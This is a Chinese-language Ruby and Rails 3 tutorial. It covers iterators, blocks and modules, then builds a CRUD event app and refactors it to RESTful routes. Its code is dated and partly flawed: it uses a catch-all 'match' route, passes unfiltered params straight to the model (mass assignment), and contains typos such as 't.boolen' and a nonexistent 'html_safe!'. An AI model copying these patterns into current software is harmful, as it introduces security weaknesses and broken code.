不同于while回圈用法，Ruby习惯使用迭代器(Iterator)来走访回圈，例如each是一个阵列的方法，它会走访其中的元素，其中的do .... end是each方法的参数，称作匿名方法(code block)。范例程式如下：

languages = ['Ruby', 'Javascript', 'Perl']

languages.each do |lang|

puts "I love #{lang}!"

end

# I Love Ruby

# I Love Javascript

# I Love Perl

其中两个直线|中间的lang被称作Block variable区块变数，每次迭代都会被设定成不同元素。其他迭代器范例如：

# 反覆三次

3.times do

puts 'Good Job!'

end

# Good Job!

# Good Job!

# Good Job!

# 从一数到九

1.upto(9) { |x| puts x }

# 多一个索引区块变数

languages = ['Ruby', 'Javascript', 'Perl']

languages.each\_with\_index do |lang, i|

puts "#{i}, I love #{lang}!"

end

# 0, I Love Ruby

# 1, I Love Javascript

# 2, I Love Perl

(Code block)的形式除了do ... end，也可以改用大括号。通常单行会会用大括号，多行会用do ... end的形式。

3.times { puts "Hello" }

透过迭代器，我们就比较少用到while、until、for等回圈语法了。

#### 其他迭代方式范例

# 迭代并造出另一个阵列

a = [ "a", "b", "c", "d" ]

b = a.map {|x| x + "!" }

puts b.inspect

# 结果是 ["a!", "b!", "c!", "d!"]

# 找出符合条件的值

b = [1,2,3].find\_all{ |x| x % 2 == 0 }

b.inspect

# 结果是 [2]

# 迭代并根据条件删除

a = [51, 101, 256]

a.delete\_if {|x| x >= 100 }

# 结果是 [51]

# 客制化排序

[2,1,3].sort! { |a, b| b <=> a }

# 结果是 [3, 2, 1]

# 计算总和

(5..10).inject {|sum, n| sum + n }

# 找出最长字串find the longest word

longest = ["cat", "sheep", "bear"].inject do |memo,word|

( memo.length > word.length )? memo : word

end

<=>是比较运算子，当两个数字相等于回传0，第一个数字较大时回传1，反之回传-1

#### 仅执行一次呼叫

除了迭代，也有Code block只会执行一次，例如用来开档。往常我们在档案处理完毕之后，会使用close方法：

file = File.new("testfile", "r")

# ...处理档案

file.close

改用Code block语法之后，Ruby可以在Code block结束后自动关档：

File.open("testfile", "r") do |file|

# ...处理档案

end

# 档案自动关闭

Code block的这个特性不只让你少打close方法，更可以避免你忘记(不然就语法错误了)，也有视觉上缩排的好处。

#### Yield

在方法中使用yield可以执行Code block参数：

# 定义方法

def call\_block

puts "Start"

yield

yield

puts "End"

end

call\_block { puts "Blocks are cool!" }

# 输出

# "Start"

# "Blocks are cool!"

# "Blocks are cool!"

# "End"

#### 带有参数的Code block

def call\_block

yield(1)

yield(2)

yield(3)

end

call\_block { |i|

puts "#{i}: Blocks are cool!"

}

# 输出

# "1: Blocks are cool!"

# "2: Blocks are cool!"

# "3: Blocks are cool!"

#### Proc object

可以将Code block明确转成一个变数：

def call\_block(&block)

block.call(1)

block.call(2)

block.call(3)

end

call\_block { |i| puts "#{i}: Blocks are cool!" }

# 或是先宣告出 proc object

proc\_1 = Proc.new { |i| puts "#{i}: Blocks are cool!" }

proc\_2 = lambda { |i| puts "#{i}: Blocks are cool!" }

call\_block(&proc\_1)

call\_block(&proc\_2)

# 输出

# "1: Blocks are cool!"

# "2: Blocks are cool!"

# "3: Blocks are cool!"

### 传递不定参数

def my\_sum(\*val)

val.inject(0) { |sum, v| sum + v }

end

puts my\_sum(1,2,3,4) # val 变数就是 [1,2,3,4]

# 输出 10

其中my\_sum方法中的val是一个包含所有参数的阵列。

### 参数尾巴的Hash可以省略{ }

def my\_print(a, b, options)

puts a

puts b

puts options[:x]

puts options[:y]

puts options[:z]

end

my\_print("A", "B", { :x => 123, :z => 456 } )

my\_print("A", "B", :x => 123, :z => 456) # 结果相同

# 输出 A

# 输出 B

# 输出 123

# 输出 nil

# 输出 456

### 例外处理

使用rescue可以将例外救回来：

begin

puts 10 / 0

rescue => e

puts e.class

ensure

# ...

end

# 输出 ZeroDivisionError

使用raise会丢出例外：

raise "Not works!!"

# 丢出一个 RuntimeError

# 自行自定例外物件

class MyException < RuntimeError

end

raise MyException

### Module

Module是Ruby一个非常好用的功能，它跟Class类别非常相似，你会在里面定义方法。只是你不能用new来建立它。它的第一个用途是可以当做Namespace来放一些工具方法：

module MyUtil

def self.foobar

puts "foobar"

end

end

MyUtil.foobar

# 输出 foobar

另一个更重要的功能是Mixins，可以将一个Module混入类别之中，这样这个类别就会拥有此Module的方法。这回让我们拆成两个档案，debug.rb和foobar.rb，然后在foobar.rb中用require来引用debug.rb：

首先是debug.rb

module Debug

def who\_am\_i?

puts "#{self.class.name}: #{self.inspect}"

end

end

然后是foobar.rb

require "./debug"

class Foo

include Debug # 这个动作叫做 Mixin

end

class Bar

include Debug

end

f = Foo.new

b = Bar.new

f.who\_am\_i? # 输出 Foo: #<Foo:0x00000102829170>

b.who\_am\_i? # 输出 Bar: #<Bar:0x00000102825b88>

Ruby使用Module来解决多重继承的问题，不同类别之间但是拥有相同的方法，就可以改放在Module里面，然后include它即可。

### Metaprogramming用程式写程式

Metaprogramming是很进阶的技巧，这里示范define\_method方法可以动态定义方法：

class Dragon

define\_method(:foo) { puts "bar" }

['a','b','c','d','e','f'].each do |x|

define\_method(x) { puts x }

end

end

dragon = Dragon.new

dragon.foo # 输出 "bar"

dragon.a # 输出 "a"

dragon.f # 输出 "f"

#### Introspection反射机制

Ruby拥有许多反射方法，可以动态知道物件的资讯：

# 这个物件有什么方法

Object.methods

=> ["send", "name", "class\_eval", "object\_id", "new", "singleton\_methods", ...]

# 这个物件有这个方法吗？

Object.respond\_to? :name

=> true

### 其他常见惯例

result ||= a

如果result是nil或false的话，将a指派给result。以上这段程式等同于

result = result || a


## 打造 CRUD 应用程式

初入门像Rails这样的功能丰富的开发框架，难处就像鸡生蛋、蛋生鸡的问题：要了解运作的原理，你必须了解其中的元件，但是如果个别学习其中的元件，又将耗费许多的时间而见树不见林。因此，为了能够让各位读者能够尽快建构出一个基本的应用程式，有个大局观。我们将从一个CRUD程式开始。所谓的CRUD即为Create、Read、Update、Delete等四项基本资料库操作，本章将示范如何做出这个基本的应用程式，以及几项Rails常用功能。细节的原理说明则待Part 2后续章节。

### Rails的MVC元件

我们在第一章Ruby on Rails简介有介绍了什么是MVC架构，而在Rails中分成几个不同元件来对应：

* ActiveRecord是Rails的Model元件
* ActionPack包含了ActionDispatch、ActionController和ActionView，分别是Rails的Routing、Controller和View元件



这张图示中的执行步骤是：

1. 浏览器发出HTTP request请求给Rails
2. 路由(Routing)根据规则决定派往哪一个Controller的Action
3. 负责处理的Controller Action操作Model资料
4. Model存取资料库或资料处理
5. Controller Action将得到的资料喂给View样板
6. 回传最后的HTML成品给浏览器

其中，路由主要是根据HTTP Method方法(GET、POST或是PUT、DELETE等)以及网址来决定派往到哪一个Controller的Action。例如，我们在“Rails起步走”一章中的get "welcome/say\_hello" => "welcome#say"意思就是，将GET welcome/say\_hello的这个HTTP request请求，派往到welcome controller的say action。

### 认识ActiveRecord操作资料库

ActiveRecord是Rails的ORM(Object-relational mapping)元件，让你可以使用物件导向语法来操作关联式资料库，它的对应概念如下：

* 将资料库表格(table)对应到一个类别(class)
* 类别方法就是操作表格(table)
* 将资料库一列(row)对应到一个物件(object)
* 物件方法就是操作个别的资料(row)
* 将资料库栏位(column)对应到物件的属性(object attribute)

第三章“Rails起步走”我们提到了Scaffold鹰架功能，有经验的Rails程式设计师虽然不用鹰架产生程式码，不过还是会使用Rails的generator功能来分别产生Model和Controller档案。这里让我们来产生一个Model：


$ rails g model event name:string description:text is\_public:boolean capacity:integer

这些指令必须要在Rails专案目录下执行，承第三章也就是demo目录下。

接着执行以下指令就会建立资料表(如果是使用SQLite3资料库话，会产生db/development.sqlite3这个档案)：

$ bundle exec rake db:migrate

为了观察ActiveRecord实际执行的SQL指令，让我们另开一个指令视窗，在专案目录下执行tail -f log/development.log



接着，让我们使用rails console(可以简写为rails c) 进入主控台模式做练习：

# 新增

> event = Event.new

> event.name = "Ruby course"

> event.description = "fooobarrr"

> event.capacity = 20

> event.save # 储存进资料库，读者可以观察另一个指令视窗

> event.id # 输出主键 1，在 Rails 中的主键皆为自动递增的整数 ID

> event = Event.new( :name => "another ruby course", :capacity => 30)

> event.save

> event.id # 输出主键 2，这是第二笔资料

# 查询

> event = Event.where( :capacity => 20 ).first

> events = Event.where( ["capacity >= ?", 20 ] ).limit(3).order("id desc")

# 更新

> e = Event.find(1) # 找到主键为 1 的资料

> e.name # 输出 Ruby course

> e.update\_attributes( :name => 'abc', :is\_public => false )

# 删除

> e.destroy

和irb一样，要离开rails console请输入exit。如果输入的程式乱掉没作用时，直接Ctrl+Z离开也没关系。

Rails 3.1在rails console中就会输出SQL讯息了，Rails 3.0中则可以输入ActiveRecord::Base.logger = Logger.new(STDOUT)将本来喂给development.log的讯息改成萤幕输出。

### 认识Migration建立资料表

Rails使用了Migration资料库迁移机制来定义资料库结构(Schema)，档案位于db/migrate/目录下。它的目的在于:

* 让资料库的修改也可以纳入版本控制系统，所有的变更都透过撰写Migration档案执行
* 方便应用程式更新升级，例如让软体从第三版更新到第五版，资料库更新只需要执行rake db:migrate
* 跨资料库通用，不需修改程式就可以用在SQLite3、MySQL、Postgres等不同资料库

在上一节产生Model程式时，Rails就会自动帮你产生对应的Migration档案，也就是如db/migrate/20110519123430\_create\_events.rb的档案。Rails会用时间戳章来命名档案，所以每次产生档名都不同，这样可以避免多人开发时的冲突。其内容如下：

# db/migrate/20110519123430\_create\_events.rb

class CreateEvents < ActiveRecord::Migration

def change

create\_table :events do |t|

t.string :name

t.text :description

t.boolen :is\_public

t.integer :capacity

t.timestamps

end

end

end

其中的create\_table区块就是定义资料表结构的程式。上一节中我们已经执行过bundle exec rake db:migrate来建立此资料表。

Migration档案不需要和Model一一对应，像我们来新增一个Migration档案来新增一个资料库栏位，请执行:

$ rails g migration add\_status\_to\_events

如此就会产生一个空的 migration 档案在 db/migrate 目录下。Migration 有提供 API 让我们可以变更资料库结构。例如，我们可以新增一个栏位。输入rails g migration add\_status\_to\_events然后编辑这个Migration档案：

# db/migrate/20110519123819\_add\_status\_to\_events.rb

class AddStatusToEvents < ActiveRecord::Migration

def change

add\_column :events, :status, :string

end

end

接着执行bundle exec rake db:migrate就会在events表格中新增一个status的栏位，栏位型别是string。Rails会记录你已经对资料库操作过哪些Migrations，像此例中就只会跑这个Migration而已，就算你多执行几次bundle exec rake db:migrate也只会对资料库操作一次。

Rails透过资料库中的schema\_migrations这张table来记录已经跑过哪些Migrations。

### 认识ActiveRecord资料验证(Validation)

ActiveRecord的资料验证(Validation)功能，可以帮助我们检查资料的正确性。如果验证失败，就会无法存进资料库。

编辑app/models/event.rb加入

class Event < ActiveRecord::Base

validates\_presence\_of :name

end

其中的validates\_presence\_of宣告了name这个属性是必填。我们按Ctrl+Z离开主控台重新进入，或是输入 reload!，这样才会重新载入。

> e = Event.new

> e.save # 回传 false

> e.errors.full\_messages

> e.name = 'ihower'

> e.save

> e.errors.full\_messages # 显示验证失败的原因

呼叫save时，ActiveRecord就会验证资料的正确性。而这里因为没有填入name，所以回传false表示储存失败。

### 实做基本的CRUD应用程式

#### 典型路由

我们在“Rails起步走”一章分别为welcome/say\_hello和welcome设定路由，如果每个路径都需要一条条设定会太麻烦了。这一章我们先使用Rails的典型路由，编辑config/routes.rb将最下方的此行注解打开：

match ':controller(/:action(/:id(.:format)))'

典型路由很容易理解，它会将/foo/bar这样的网址自动对应到Controller foo的bar Action。我们再下一章中我们会再改用另一种RESTful路由方式。

#### 列出所有资料

执行rails g controller events，编辑app/controllers/events\_controller.rb加入

def index

@events = Event.all

end

Event.all会抓出所有的资料，回传一个阵列给实例变数(instance variables)指派给@events。在Rails会让Action里的实例变数(也就是有@开头的变数)通通传到View样板里面可以使用。这个Action预设使用的样板是app/views/events/目录下与Action同名的档案，也就是接下来要编辑的app/views/events/index.html.erb，内容如下:

<ul>

<% @events.each do |event| %>

<li>

<%= event.name %>

<%= link\_to 'Show', :controller => 'events', :action => 'show', :id => event %>

<%= link\_to 'Edit', :controller => 'events', :action => 'edit', :id => event %>

<%= link\_to 'Delete', :controller => 'events', :action => 'destroy', :id => event %>

</li>

<% end %>

</ul>

<%= link\_to 'New event', :controller => 'events', :action => 'new' %>

这个View迭代了@events阵列并显示内容跟超连结，有几件值得注意的事情：

<%和<%=不太一样，前者只执行不输出，像用来迭代的each和end这两行就不需要输出。而后者<%= 里的结果会输出给浏览器。

link\_to建立超连结到一个特定的位置，这里为浏览、编辑和删除都提供了超连结。

在Rails 3之前的版本，你必须使用<%=h event.name %>如此HTML才会被逸出防止XSS网路攻击。在Rails 3之后预设就会逸出。如果不要逸出，请使用<%= raw event.name %>或<%= event.name.html\_safe! %>。[网路安全一章](http://ihower.tw/rails3/security.html)有针对XSS进一步的说明。

连往http://localhost:3000/events就会看到这一页。目前还没有任何资料，让我们继续实作点击New event超连结之后的动作。

#### 新增资料

建立一篇新的活动需要两个Actions。第一个是new Action，它用来实例化一个空的Event物件，编辑app/controllers/events\_controller.rb加入

def new

@event = Event.new

end

这个app/views/events/new.html.erb会显示空的Event给使用者：

<%= form\_for @event, :url => { :controller => 'events', :action => 'create' } do |f| %>

<%= f.label :name, "Name" %>

<%= f.text\_field :name %>

<%= f.label :description, "Description" %>

<%= f.text\_area :description %>

<%= f.submit "Create" %>

<% end %>

这个form\_for的程式码区块(Code block)被用来建立HTML表单。在区块中，你可以使用各种函式来建构表单。例如f.text\_field :name建立出一个文字输入框，并填入@event的name属性资料。但这个表单只能基于这个Model有的属性(在这个例子是name跟description)。Rails偏好使用form\_for而不是让你手写表单HTML，这是因为程式码可以更加简洁，而且可以明确地连结在Model物件上。

form\_for区块也很聪明，New event的表单跟Edit event的表单，其中的送出网址跟按钮文字会不同的(根据@event的不同，前者是新建的，后者是已经建立过的)。

如果你需要建立任意栏位的HTML表单，而不绑在某一个Model上，你可以使用form\_tag函式。它也提供了建构表单的函式而不需要绑在Model实例上。我们会在Action View: Helpers一章介绍。

当一个使用者点击表单的Create按钮时，浏览器就会送出资料到Controller的create Action。也是一样编辑app/controllers/events\_controller.rb加入：

def create

@event = Event.new(params[:event])

@event.save

redirect\_to :action => :index

end

create Action会透过从表单传进来的资料，也就是Rails提供的params参数(这是一个Hash)，来实例化一个新的@event物件。成功储存之后，便将使用者重导(redirect)至show Action显示活动内容。

#### 显示个别资料

当你在index页面点击show的活动连结，就会前往http://localhost:3000/events/show/1这个网址。Rails会呼叫show action并设定params[:id]为1。以下是show Action：

编辑app/controllers/events\_controller.rb加入

def show

@event = Event.find(params[:id])

end

这个show Action用find方法从资料库中找出该篇活动。找到资料之后，Rails用show.html.erb样板显示出来。新增app/views/events/show.html.erb，内容如下:

<%= @event.name %>

<%= simple\_format(@event.description) %>

<p><%= link\_to 'Back to index', :controller => 'events', :action => 'index' %></p>

其中simple\_format是一个内建的View Helper，它的作用是可以将换行字元\n置换成<br />，有基本的HTML换行效果。

#### 编辑资料

如同建立新活动，编辑活动也有两个步骤。第一个是请求特定一篇活动的edit页面。这会呼叫Controller的edit Action，编辑app/controllers/events\_controller.rb加入

def edit

@event = Event.find(params[:id])

end

找到要编辑的活动之后，Rails接着显示edit.html.erb页面，新增app/views/events/edit.html.erb档案，内容如下:

<%= form\_for @event, :url => { :controller => 'events', :action => 'update', :id => @event } do |f| %>

<%= f.label :name, "Name" %>

<%= f.text\_field :name %>

<%= f.label :description, "Description" %>

<%= f.text\_area :description %>

<%= f.submit "Update" %>

<% end %>

这里跟new Action很像，只是送出表单后，是前往Controller的update Action：

def update

@event = Event.find(params[:id])

@event.update\_attributes(params[:event])

redirect\_to :action => :show, :id => @event

end

在update Action里，Rails一样透过params[:id]参数找到要编辑的资料。接着update\_attributes方法会根据表单传进来的参数修改到资料上。如果一切正常，使用者会被导向到活动的show页面。

#### 删除资料

最后，点击Destroy超连结会前往destroy Action，编辑app/controllers/events\_controller.rb加入

def destroy

@event = Event.find(params[:id])

@event.destroy

redirect\_to :action => :index

end

destroy方法会删除对应的资料库资料。完成之后，将使用者导向index页面。

Rails的程式风格非常注重变数命名的单数复数，像上述的index Action中是用@events复数命名，代表这是一个群集阵列。其他则是用@event单数命名。

### 认识版型(Layout)

Layout可以用来包裹样板，让不同样板共用相同的HTML开头和结尾部分。当Rails要显示一个样板给浏览器时，它会将样板的HTML放到Layout的HTML之中。预设的Layout档案是app/views/layouts/application.html.erb，其中yield就是会被替换成样板的地方。所有的样版预设都会套这个Layout。我们会再 Action View一章中介绍如何更换不同Layout。

现在，让我们修改Layout中的<title>：

<!DOCTYPE html>

<html>

<head>

<title><%= @page\_title || "Event application" %></title>

<%= stylesheet\_link\_tag "application" %>

<%= javascript\_include\_tag "application" %>

<%= csrf\_meta\_tags %>

</head>

<body>

<%= yield %>

</body>

</html>

如此我们可以在show Action中设定@page\_title的值：

def show

@event = Event.find(params[:id])

@page\_title = @event.name

end

这样的话，进去show页面的title就会是活动名称。其他页面因为没有设定@page\_title，就会是”Event application”。

### 认识局部样板(Partial Template)

利用局部样板(Partial)机制，我们可以将重复的样板独立出一个单独的档案，来让其他样板共享引用。例如new.html.erb和edit.html.erb都有以下相同的样板程式：

<%= f.label :name, "Name" %>

<%= f.text\_field :name %>

<%= f.label :description, "Description" %>

<%= f.text\_area :description %>

一般来说，新增和编辑时的表单栏位都是相同的，所以让我们将这段样板程式独立出一个局部样板，这样要修改栏位的时候，只要修改一个档案即可。局部样板的命名都是底线\_开头，新增一个档案叫做\_form.html.erb，内容就如上。如此new.html.erb就可以变成：

<%= form\_for @event, :url => { :controller => 'events', :action => 'create' } do |f| %>

<%= render :partial => 'form', :locals => { :f => f } %>

<%= f.submit "Create" %>

<% end %>

而edit.html.erb则是：

<%= form\_for @event, :url => { :controller => 'events', :action => 'update', :id => @event } do |f| %>

<%= render :partial => 'form', :locals => { :f => f } %>

<%= f.submit "Update" %>

<% end %>

透过<%= render :partial => 'form', :locals => { :f => f } %>会引用\_form.html.erb这个局部样板，并将变数f传递进去变成区域变数。

### before\_filter方法

透过before\_filter，我们可以将Controller中重复的程式独立出来。

在events\_controller.rb上方新增

before\_filter :find\_event, :only => [ :show, :edit, :update, :destroy]

在最下方新增函式如下：

protected

def find\_event

@event = Event.find(params[:id])

end

Controller中的公开(public)方法都是Action，也就是可以让浏览器呼叫使用的动作。使用protected或private可以避免内部方法被当做Action使用。

删除show、edit、update、destroy方法中的

@event = Event.find(params[:id])

### 加入资料验证

我们在资料验证一节中，已经加入了name的必填验证，因此当使用者送出没有name的表单，就会无法储存进资料库。我们希望目前的程式能够在验证失败后，提示使用者储存失败，并让使用者有机会可以修改再送出。

修改app/controllers/events\_controller.rb的create和update Action

def create

@event = Event.new(params[:event])

if @event.save

redirect\_to :action => :index

else

render :action => :new

end

end

如果活动因为验证错误而储存失败，这里会回传给使用者带有错误讯息的new Action，好让使用者可以修正问题再试一次。实际上，render :action => "new"会回传new Action所使用的样板，而不是执行new action这个方法。如果改成使用redirect\_to会让浏览器重新导向到new Action，但是如此一来@event就被重新建立而失去使用者刚输入的资料。

def update

if @event.update\_attributes(params[:event])

redirect\_to :action => :show, :id => @event

else

render :action => :edit

end

end

更新时也是一样，如果验证有任何问题，它会显示edit页面好让使用者可以修正资料。

而为了可以在储存失败时显示错误讯息，接着编辑\_form.html.erb中加入

<% if @event.errors.any? %>

<ul>

<% @event.errors.full\_messages.each do |msg| %>

<li><%= msg %></li>

<% end %>

</ul>

<% end %>

### 认识Flash讯息

请在app/views/layouts/application.html.erb Layout档案之中，yield之前加入：

<p style="color: green"><%= flash[:notice] %></p>

<p style="color: red"><%= flash[:alert] %></p>

接着让我们回到app/controllers/events\_controller.rb，在create Action中加入

flash[:notice] = "event was successfully created"

在update Action中加入

flash[:notice] = "event was successfully updated"

在destroy Action中加入

flash[:alert] = "event was successfully deleted"

“event was successfully created”讯息会被储存在Rails的特殊flash变数中，好让讯息可以被带到另一个 action，它提供使用者一些有用的资讯。在这个create Action中，使用者并没有真的看到任何页面，因为它马上就被导向到新的活动页面。而这个flash变数就带着讯息到下一个Action，好让使用者可以在show Action页面看到 “event was successfully created.”这个讯息。

### 分页外挂

上述的程式用Event.all一次抓出所有活动，这在资料量一大的时候非常浪费效能和记忆体。通常会用分页机制来限制抓取资料的笔数。

编辑Gemfile加入以下程式，这个档案设定了此应用程式使用哪些套件。这里我们使用[*kaminari*](https://github.com/amatsuda/kaminari)这个分页套件：

gem "kaminari"

执行bundle install就会安装。装好后需要重新启动伺服器才会载入。

修改app/controllers/events\_controller.rb的index Action如下

def index

@events = Event.page(params[:page]).per(5)

end

编辑app/views/events/index.html.erb，加入

<%= paginate @events %>

连往http://localhost:3000/events/，你可能需要多加几笔资料就会看到分页连结了。

## RESTful 应用程式

### 什么是 RESTful？

RESTful路由设计是Rails的独到创新，它使用了REST概念来建立一整组的命名路由(named routes)。

什么是REST呢? 表象化状态转变Representational State Transfer，简称REST，是Roy Fielding博士在2000年他的博士论文中提出来的一种软体架构风格。相较于SOAP、XML-RPC更为简洁容易使用，也是众多网路服务中最为普遍的API格式，像是Amazon、Yahoo!、Google等提供的API服务均有REST介面。

REST有主要有两个核心精神：1. 使用Resource来当做识别的资源，也就是使用一个URL网址来代表一个Resource 2. 同一个Resource则可以有不同的Representations格式变化。这一章的路由实作了Resource概念，而Representation则是用respond\_to方法来实作，我们会在Controller一章介绍到。

关于REST的理论可以参考笔者整理的[什么是REST跟RESTful?](http://ihower.tw/blog/archives/1542)。不过，了解理论并不是在Rails中使用RESTful路由的前提条件，所以大可以跳过不甚理解没关系。我们只要知道它可以带来什么技术上的具体好处，以及如何使用就足够了。

RESTful带给Rails最大的好处是：它帮助我们用一种比较标准化的方式来命名跟组织Controllers和Actions。在没有RESTful之前，我们上一章介绍了典型路由设计方式，也就是一个个指定Controller和Action，虽然十分地简便，但是却没有什么准则。同一个Action让不同的开发者设计，就很可能放在不同的Controller之下，更常见的是让一个Controller放太多不相关的Action，造成单一Controller过于庞大。

将RESTful带入Rails路由系统的点子，出自它对应了HTTP动词POST、GET、PUT、DELETE到资料的新增、读取、更新、删除等四项操作。一旦将HTTP动词考虑进来，如此我们就将原本的路由

* /events/create
* /events/show/1
* /events/update/1
* /events/destroy/1

变成

* POST /events对应到Controller中的create action
* GET /events/1对应到Controller中的show action
* PUT /events/1对应到Controller中的update action
* DELETE /events/1对应到Controller中的destroy action

什么是HTTP method？在HTTP 1.1通讯协定中制定了九种动词(Verbs)来跟伺服器沟通，分别是HEAD、GET、POST、PUT、DELETE、TRACE、OPTIONS、CONNECT、PATCH。其中最常见的就是GET和POST：GET用来读取资料，这个动作不应该造成任何资料变更。而POST用于送出资料，这个动作不会被快取。而因为HTML只能送出GET或透过表单送出POST，Rails为了突破这个限制，在POST加上一个隐藏参数\_method=PUT或\_method=DELETE就可以当做PUT和DELETE请求了。

HTTP GET和其他动词最大的差别在于它被认为是一个纯读取、不会修改任何资料的操作，不像POST、PUT、DELETE会修改伺服器上的资料。我们一般用浏览器GET网页，可以回上一页或重新整理，但是POST网页要重新整理时，浏览器会提示你是否要在执行一次，就是这个道理。

Rails用这套惯例来大大简化了路由设定。那程式该怎么写呢? 我们在config/routes.rb加入以下一行程式：

resources :events

如此就会自动建立四个命名路由(named routes)，搭配四个HTTP动词，对应到七个Actions。它的实际作用，就如同以下的设定：

get '/events' => "events#index", :as => "events"

post '/events' => "events#create", :as => "events"

get '/events/:id' => "events#show", :as => "event"

put '/events/:id' => "events#update", :as => "event"

delete '/events/:id' => "events#destroy", :as => "event"

get '/events/new' => "events#new", :as => "new\_event"

get '/events/:id/edit' => "events#edit", :as => "edit\_event"

用这张表格会更清楚：

|  |  |  |  |  |
| --- | --- | --- | --- | --- |
| **Helper** | **GET** | **POST** | **PUT** | **DELETE** |
| event\_path(@event) | /events/1  show action |  | /events/1  update action | /events/1  destroy action |
| events\_path | /events  index action | /events  create action |  |  |  |
| edit\_event\_path(@event) | /events/1/edit  edit action |  |  |  |  |
| new\_event\_path | /events/new  new action |  |  |  |  |

注意到这七个Action方法的名字，Rails是定好的，无法修改。这一套惯例建议你背起来，你可以这样记忆：

* show、new、edit、update、destroy是单数，对单一元素操作
* index、create是复数，对群集操作
* event\_path(@event)需要参数，根据HTTP动词决定show、update、destroy
* events\_path毋需参数，根据HTTP动词决定index、create

因此，最后我们不写：

link\_to event.name, :controller => 'events', :action => :show , :id => event.id

而改写成：

link\_to event.name, event\_path(event)

而且只需记得resources就可以写出URL Helper。

[custom route]\_event[s]\_path( event ), :method => GET | POST | PUT | DELETE

\_path结尾是相对网址，而\_url结尾则会加上完整Domain网址。

浏览器支援PUT跟DELETE吗？Rails其实偷藏了\_method参数。HTML规格只定义了GET/POST，所以HTML表单是没有PUT/DELETE的。但是XmlHttpRequest规格(也就是Ajax用的)有定义GET/POST/PUT/DELETE/HEAD/OPTIONS。

### 修改成一个RESTful版本的CRUD

根据第一节所学到RESTful技巧，接续上一章的CRUD应用程式，来改造成RESTful应用程式，相信各位读者可以从中发现到RESTful所带来的简洁好处。让我们开始动手修改吧：

### Rails 3.0更换jQuery

在Rails 3.1之前的版本，预设是使用[*prototype.js*](http://www.prototypejs.org/)这套JavaScript函式库。但本书改为使用[*JQuery*](http://jquery.com/)这套目前学习资源最多的 JavaScript函式库。Rails3在设计上支援更换不同的JavaScript函式库。

prototype.js一开始就是为了让Ruby on Rails支援Ajax所发明的(2005年)，其作者Sam Stephenson正是Ruby on Rails核心成员之一。

首先我们先更换public/javascript/rails.js的内容为jQuery版本，这个档案是Rails的JavaScript driver。请下载[*http://github.com/rails/jquery-ujs/blob/master/src/rails.js*](http://github.com/rails/jquery-ujs/blob/master/src/rails.js)这个档案覆盖至public/javascript/rails.js

接着，我们需要jQuery。请至[*jQuery 官网*](http://jquery.com/)下载最新的JQuery至public/javascript/jquery.js，然后修改config/application.rb将以下注解移除

config.action\_view.javascript\_expansions[:defaults] = %w(jquery rails)

修改config/application.rb需要重新启动伺服器。

#### Step. 1

编辑config/routes.rb，加入一个Resources：

resources :events

请加在上方，routes.rb里面越上面的规则优先权较高。

#### Step. 2

编辑app/views/events/index.html.erb，修改各个link\_to的路径：

<% @events.each do |event| %>

<li>

<%= link\_to event.name, event\_path(event) %>

<%= link\_to 'edit', edit\_event\_path(event) %>

<%= button\_to 'delete', event\_path(event), :method => :delete %>

</li>

<% end %>

</ul>

<%= link\_to 'new event', new\_event\_path %>

注意到删除的地方，我们多一个参数:method => :delete。非GET的操作，顾及网页亲和力可以把link\_to改成用button\_to。link\_to如果浏览器的JavaScript没开，就会无法送出GET之外的操作。button\_to就无此困扰，因为Rails是产生form标签夹带\_method参数。

#### Step. 3

编辑app/views/events/show.html.erb，修改link\_to的路径：

<%= @event.name %>

<%= simple\_format(@event.description) %>

<p><%= link\_to 'back to index', events\_path %></p>

#### Step. 4

修改app/views/events/new.html.erb的表单送出位置如下：

<%= form\_for @event, :url => events\_path do |f| %>

在本例中，你也可以完全省略:url参数，Rails可以根据@event推算出路由。

#### Step. 5

修改app/views/events/edit.html.erb的表单送出位置如下：

<%= form\_for @event, :url => event\_path(@event), :method => :put do |f| %>

:url和:method也可以省略，Rails会根据@event是新建的还是修改来推算出要不要使用PUT。

